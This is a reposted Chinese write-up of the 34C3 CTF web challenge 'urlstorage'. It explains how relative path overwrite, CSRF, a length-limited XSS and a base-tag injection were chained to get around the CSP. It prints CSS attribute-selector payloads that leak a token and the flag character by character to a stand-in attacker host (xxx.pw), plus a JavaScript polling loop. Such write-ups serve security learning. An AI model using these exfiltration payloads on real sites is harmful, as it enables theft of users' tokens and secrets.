
34C3 CTF Web urlstorage Writeup

转载

dengzhasong7076 于 2018-01-04 15:20:00 发布 365 收藏
文章标签： 运维 php
原文链接：http://www.cnblogs.com/iamstudy/articles/2017_34C4_web_urlstorage_writeup.html
版权


也是一个超高质量的题目，rpo获取网页信息，不过有一个非预期，nginx没有配置好，导致可以读取文件然后拿到flag。



```
server {
    listen 80;
    access_log  /var/log/nginx/example.log;

    location /static {
        alias /app/urlstorage/static/;
    }

    location / {
        proxy_pass http://127.0.0.1:8000;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
```

如果对rpo攻击不熟悉的话，可以先看看这
RPO攻击

几个信息点
1、csrf，个人的url地址保存的时候是可以进行csrf的




view-source:35.198.114.228/urlstorage

```
<html lang="en">
    <head>
        <meta name="description" content="pwn it bro" />

        <title>URL Storage</title>

        <link href="static/css/milligram.min.css" type="text/css" rel="stylesheet" media="screen,projection"/>
    </head>
    <body>


    <h3>Store your URL for free</h3>
    <label for="name">Your name:</label>
    <input type="text" value="asdjladkl" name="name" id="name" readonly />
    <form method="POST">
    <label for="url">Your URL:</label>
    <input type="text" value="aaa" name="url" id="url" />
    <input type="submit" value="Save changes" class="button">
    <a href="flag?token=2777c24ab0a62107b9b0da3134f81997" class="button">Get Flag</a>
    <a href="logout" class="button">Logout</a>
    </form>

    </body>
</html>
```

结合网页加载的css，可导致rpo漏洞.

```
%0a%0d%0a%0a%0d%0a*%7B%7D*{}*{background:red}*{}*%0a%0d%0a
```

2、token处存在xss，有64字符的长度限制.



view-source:35.198.114.228/flag?token=2777c24ab0a62107b9b0da3134f81997aaaa

```
<html lang="en">
    <head>
        <meta name="description" content="pwn it bro" />

        <title>URL Storage - Flag for token 2777c24ab0a62107b9b0da3134f81997aaaa</title>

        <link href="static/css/milligram.min.css" type="text/css" rel="stylesheet" media="screen,projection"/>
    </head>
    <body>



        <h3><p>Hello asdjladkl,</p></h3>
        <label for="flag">Here is your flag:</label>


            <input id="flag" type="text" value="34C3_4e5ebd7658283d8d74226d650409963c435344a7" readonly>

        <label for="status">Your status:</label>


        <input id="status" type="text" value="non-admin (your flag is pretty much worthless)" readonly>
        <h6> If you believe we have labeled you incorrectly as a non-admin user,
            contact us <a href="contact">here</a>.</h6>
        <a href="urlstorage" class="button">Back</a>









    </body>
</html>
```

3、csp防御

```
frame-ancestors 'none'; form-action 'self'; connect-src 'self'; script-src 'self'; font-src 'self' ; style-
```

获取flag token链接

回到第一个rpo地方，可以通过css选择器去一个个匹配网页链接中的内容，然后再传输出来


第一位字符:

```
a[href^=flag\?token\=0]{background: url(//xxx.pw/rpo/?c=1);}
a[href^=flag\?token\=1]{background: url(//xxx.pw/rpo/?c=1);}
...
a[href^=flag\?token\=f]{background: url(//xxx.pw/rpo/?c=f);}
```

第二位字符:

```
a[href^=flag\?token\=10]{background: url(//xxx.pw/rpo/?c=10);}
a[href^=flag\?token\=11]{background: url(//xxx.pw/rpo/?c=11);}
```

其中还牵涉到一个问题，每次用户登录的后其token也在改变，所以需要在一次攻击中获取完。
可以通过循环调用的形式不断的获取剩下的字符。



```
function doit1() {
    poll_len = poll();
    console.log(poll_len + " " + length);
    if (length == 32) {
        token = get_url('?flag1');
        console.log("TOKEN: " + token);
        length = -1;
        doit2();
    } else if (poll_len > length) {
        $('#doit').attr('src', '<?= $exploit ?>?step=1'); // next url
        length = poll_len;
        console.log("Length now " + length);
        setTimeout(doit1, 0);
    } else {
        setTimeout(doit1, 100);
    }
};
```

进入token获取flag

这里有一个坑点就是，css选择器在匹配的时候首字符不能是数字，flag的格式为`34C3`，本地可测试一下

```
<input id=flag name=flag value="34C3_test">
<input id=blah name=blah value="foo">
<style>
#flag[value^=34C3]{background: url(http://xxx.pw?34c3);}
#blah[value^=foo]{background: url(http://xxx.pw?foo);}
</style>
```

发现浏览器只会发出foo的请求，对于这个可以有两种方式解决


1、使用css的*模糊匹配

```
#flag[value*=C3_1]{background: url(http://xxx.pw/?flag=C3_1);}
```

2、使用16进制编码

```
#flag[value^=\33\34\43\33]{background: url(http://xxx.pw/?34c3);}
```

最后利用base标签，加载urlstorage的页面rpo，然后去获取flag值



love.lemon/flag?token=e466e350002432f2a7d0f63408e1f6de</title><base%20href=urlstorage/1>

Hello test,

Here is your flag: 34C3_4e5ebd7658283d8d74 Your status: non-admin (your flag is pretty

If you believe we have labeled you incorrectly as a non-admin user, contact us here.

Name	Status	Type	Initiator	Size
flag?token=e466e350002432f2a7d0f63408e1f6de%3C/title%3E%3Cbase%20hre...	200	document	Other	1
milligram.min.css	200	stylesheet	flag?token=e466e35...</title><base hr...	2
exploit.php?new2=4e	200	text/html	Other	
favicon.ico	302	text/html	Other	
urlstorage	200	text/html	favicon.ico	2

view-source:love.lemon/flag?token=e466e350002432f2a7d0f63408e1f6de</title><base%20href=urlstorage/1>

```
<html lang="en">
    <head>
        <meta name="description" content="pwn it bro" />

        <title>URL Storage - Flag for token e466e350002432f2a7d0f63408e1f6de</title><base href=urlstorage/1></title>

        <link href="static/css/milligram.min.css" type="text/css" rel="stylesheet" media="screen,projection"/>
    </head>
    <body>



        <h3><p>Hello test,</p></h3>
        <label for="flag">Here is your flag:</label>


            <input id="flag" type="text" value="34C3_4e5ebd7658283d8d74226d650409963c435344a7" readonly>
```

exploit:
https://github.com/eboda/34c3ctf/blob/master/urlstorage/exploit/exploit.php

转载于:https://www.cnblogs.com/iamstudy/articles/2017_34C4_web_urlstorage_writeup.html